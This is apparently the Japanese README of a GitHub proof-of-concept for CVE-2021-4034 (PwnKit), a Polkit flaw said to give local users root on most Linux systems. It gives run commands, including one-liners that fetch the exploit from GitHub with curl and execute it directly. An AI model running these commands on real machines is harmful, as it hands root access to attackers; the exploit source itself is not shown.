 kimusan/pkwner
# CVE-2021-4034 のpython3およびbash PoC(Kim Schulz作)

██████╗ ██╗  ██╗██╗    ██╗███╗   ██╗███████╗██████╗
██╔══██╗██║ ██╔╝██║    ██║████╗  ██║██╔════╝██╔══██╗
██████╔╝█████╔╝ ██║ █╗ ██║██╔██╗ ██║█████╗  ██████╔╝
██╔═══╝ ██╔═██╗ ██║███╗██║██║╚██╗██║██╔══╝  ██╔══██╗
██║     ██║  ██╗╚███╔███╔╝██║ ╚████║███████╗██║  ██║
╚═╝     ╚═╝  ╚═╝ ╚══╝╚══╝ ╚═╝  ╚═══╝╚══════╝╚═╝  ╚═╝
Kim Schulz による CVE-2021-4034 用の Python3 および BASH PoC
これは、新たに発見された Polkit の脆弱性 PwnKit のシンプルな PoC です。
bash と python3 スクリプトの両方を作成しました。単に楽しみのためです。
この問題は悪用が非常に簡単ですが、影響は甚大で、ローカルユーザーアクセス権を持つ攻撃者がいるほとんどの Linux マシンで簡単に root アクセスを取得できます。
これらのスクリプトはワンショット実行なので、単純に以下のように実行します。
python3 pkwner.py
または
bash pkwner.sh
ウェブサーバー(例: この GitHub リポジトリ)から直接実行することもできます。
python3 <(curl https://raw.githubusercontent.com/kimusan/pkwner/main/pkwner.py)
または
source <(curl -s https://raw.githubusercontent.com/kimusan/pkwner/main/pkwner.sh))
どちらの場合も、次のような出力になるはずです:
 および
